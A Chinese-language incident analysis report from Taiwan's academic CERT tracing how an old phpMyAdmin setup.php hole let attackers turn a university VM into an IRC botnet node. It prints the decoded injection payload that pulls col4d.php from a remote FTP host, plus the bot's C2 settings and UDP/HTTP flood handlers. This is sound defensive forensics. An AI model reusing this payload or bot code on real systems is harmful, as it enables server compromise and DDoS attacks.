個案分析-

N 大學的異常 IRC 連線主機事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2015/1

I. 事件簡介

A. 2014 年底該校接獲 EWA 預警資安事件單，並請本單位進行協助鑑識該主機的感染行為。

原發布編號	NTUSOC-EWA-2014	原發布時間	2014-11-
事件類型	可疑連線	原發現時間	2014-11-
事件主旨	教育部資安事件通告- [163 43]主機進行大量IRC連線警訊通知		
事件描述	來源IP可能遭受駭客入侵或遭植入惡意程式,並造成資訊外洩或成為殭屍網路一員而對外發動攻擊。 入侵偵測防禦系統偵測到來源IP(163 43)對目標IP(多個目標IP)進行IRC 連線。		
手法研判	- 若來源IP該連線行為已得到授權,則請忽略此訊息。 - 若來源IP該連線為異常行為,可先利用掃毒軟體進行全系統掃描,並利用ACL暫時阻擋該可疑IP。同時建議管理者進行以下檢查: a.請查看來源IP有無異常動作(如:新增帳號、開啟不明Port、執行不明程式)。 b.確認防毒軟體的病毒碼已更新為最新版本、系統已安裝相關修正檔,或關閉不使用的應用軟體與相關通訊埠。		

B. 因為該主機為實驗用的 VM 虛擬機，並且安裝的是 Linux Centos 系統，故本單位透過 SSH 方式遠端登入協助。

C. 該主機明顯特徵為持續對外有 IRC 連線行為，並且占用極大的網路頻寬流量。


II. 事件檢測

A. 首先檢查網路通訊埠的使用情形，透過 netstat 指令得知 port 80 有開啟，process ID 為 httpd。

Proto	Local Address	Foreign Address	State	PID/Program
tcp	0.0.0.0:22	0.0.0.0:*	LISTEN	1049/sshd
tcp	0.0.0.0:3306	0.0.0.0:*	LISTEN	1248/mysqld
tcp	:::80	:::*	LISTEN	1350/httpd
tcp	:::22	:::*	LISTEN	1049/sshd
tcp	:::23	:::*	LISTEN	1057/xinetd

B. 因為系統裝有 Apache 和舊版的 phpmyadmin 套件，故嘗試輸入網址 http://163.X.X.43/phpMyAdmin/scripts/setup.php 後出現含有漏洞的

php 管理頁面。




C. 檢查登入的 Access Log，發現先前的紀錄似乎都被駭客移除，讓使用者查不到可疑 IP。

D. 此時再查看可疑 IP 連線，果然發現 httpd 的程式與外部 IP 建立 port 6667 的 IRC 連線，基本上 httpd 應不會主動對特定埠號建立連線，而是處於被動 Listen 的狀態才正常。

Proto	Local Address	Foreign Address	State	PID/Program
tcp	163.X.X.43:40084	89.248.172.240:6667	ESTABLISHED	1365/httpd

E. 經檢查得知該 IP 89.248.172.240 位於紐西蘭。


F. 從側錄的封包中得知，首先駭客透過紐西蘭主機 93.174.93.149 向本地受害主機 163.X.X.43 的網頁漏洞 /phpMyAdmin/scripts/setup.php 進行 HTTP POST 寫入動作。




G. 從 93.174.93.149 利用漏洞寫入的內容為 URL 的編碼方式，透過 URL

Decoder 解碼後可以得到明文為：

1. configuration=a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source%22;s:31:"ftp://37.59.68.12/pub/col4d.php";}}。
2. 以上為指令該主機透過 FTP 方式連到英國 IP 37.59.68.12 下載並執行惡意程式 col4d.php。
3. 檢查主機連到 37.59.68.12 的封包檔案，因為傳遞過程是透過一般 FTP 協定，其封包內容為明文無加密，可以清楚看到帳號和密碼皆為 anonymous，且下載檔案的確為 col4d.php 的惡意程式。



4. 嘗試使用查到的帳號密碼登入該 FTP 主機，內部放有許多駭客使用的 php 或偽裝成 png 格式的惡意程式指令檔，檔案數量約為 40 個。其中還有偽裝成 PNG 圖片檔的惡意執行檔案。



5. 檢視 col4d.php 的程式碼內容，程式碼開頭就直接帶出特定 IP 和

port，表示受害主機確實會向上層 IP 位址 89.248.172.240 的 port 6667 進行 IRC 報到連線。


```php
<?php
$cfg = array(
    "server" => "89.248.172.240",
    "port" => "6667",
    "key" => "*",
    "prefix" => "XTR",
    "maxrand" => "8",
    "chan" => "#anuz",
    "trigger" => ".",
    "hostauth" => "localhost"
```

6. 除此之外該程式碼中帶有特定攻擊指令的函數，能讓 IRC server 89.248.172.240 下達命令使感染的主機對外發動攻擊，如 UDP_flood 或 HTTP_flood 等。

```
case "udpflood":
                    if (count($mcmd) > 4) {
                       $this->udpflood($mcmd[1], $mcmd[2], $mcmd[3], $mcmd[4]);
                    }
                    break;
case "httpflood":
                    if (count($mcmd) > 2) {
                       $this->httpflood($mcmd[1], $mcmd[2], $mcmd[3]);
                    } else {
                       $this->privmsg($this->config['chan'], "syntax: httpflood host port time [method] [url]");
                    }
                    break;
```


H. 此感染主機還會持續地向特定網域名稱進行連線，主要是透過 HTTP GET 方式向「corepillar.com」和「freegeoip.net」的網站連線，此兩網域可能採用 Fast Flux 方式不斷切換對應到的 IP。

1. 當時「corepillar.com」解析出的 IP 為歐洲的摩爾多瓦 178.175.159.34，而目前查詢到的已轉為位於美國的 IP 位址 198.136.61.70，然而此 IP 的反解析卻為 dime192.dizinc.com。封包內容只是單純固定存取該網頁資訊，可能作為報到用途。




2. 實地開啟「http://corepillar.com/」是一個 Instagram APP 的相關網站，提供使用者購買該 APP 的 Followers 和 Likes 數目，類似在 Facebook 上的追蹤者和按讚數目，用來提高特定人物的名氣。


3. 另「freegeoip.net」紀錄上所解析出的 IP 位址為加拿大的 168.235.149.225，而該 IP 的反解析卻為「c1111150-14489.cloudatcost.com」。然而目前該網域解析出的 IP 已經變為歐洲的 141.101.118.58，封包內容為主機的位置資訊，可能為駭客用來辨識感染主機位置所用。




4. 實地開啟「http://freegeoip.net」發現該網頁的 port 80 確實有啟用，但頁面無法正常開啟會出現 HTTP 503 的訊息。




I. 檢查封包紀錄中有大量的 IRC 協定連線，所有連線都是指向紐西蘭 IP 位址「89.248.172.240」的 port 6667，此為 IRC 登入的相關資訊，封包中可看到登入 ID、客戶端與伺服器端的 PING PONG 回應及顯示同一 IP 太多連線。



J. 檢查其中一支 IRC 連線可以看到相關資訊，例如 IRC server 上現有的 users、operators 數目等，可以藉此推斷約有 29067 台主機成為殭屍電腦連到同一 IRC 主機。



III. 網路架構圖



STEP 1：駭客透過網站漏洞 setup.php入侵植入惡意程式和網頁。
STEP 2：Bot主機向FTP伺服器下在惡意程式 col4d.php。
STEP 3：Bot主機透過col4d.php指令登入IRC伺服器等待命令。
STEP 4：Bot主機持續向特定兩個網域名稱做HTTP GET報到。
STEP 5：Bot主機等待IRC命令向其他主機發動網路攻擊。

IV.建議與總結

A. 此事件主機主要是駭客對已知舊版 appserv 的漏洞「phpmyadmin/scripts/setup.php」植入執行惡意指令碼。

B. 透過指令碼主機會向 37.59.68.12 進行 FTP 下載惡意程式 col4d.php。

C. 惡意程式 col4d.php 內有 IRC 伺服器的 IP、埠和其他攻擊指令程式碼。

D. IRC Bot 透過 col4d.php 登入 IRC 伺服器並等待命令進行其他網路攻擊。

E. IRC Bot 也會持續地向網站「corepillar.com」和「freegeoip.net」進行 HTTP 的連線，作為主機存活的報到用途。

F. 安裝 phpmyadmin 務必檢查是否有 setup.php 漏洞存在並移除。

G. 注意主機是否有可疑的網路埠號被開啟並連線，且感染主機有可能產生大量的異常流量壅塞網路頻寬。

H. 因為駭客只是利用該 setup.php 漏洞去觸發網路行為，一旦漏洞被移除後，異常的網路連線即恢復正常。

I. 雖然 Bot 主機只是被利用來攻擊其他電腦，但也可能導致資料外洩，故須格外注意小心。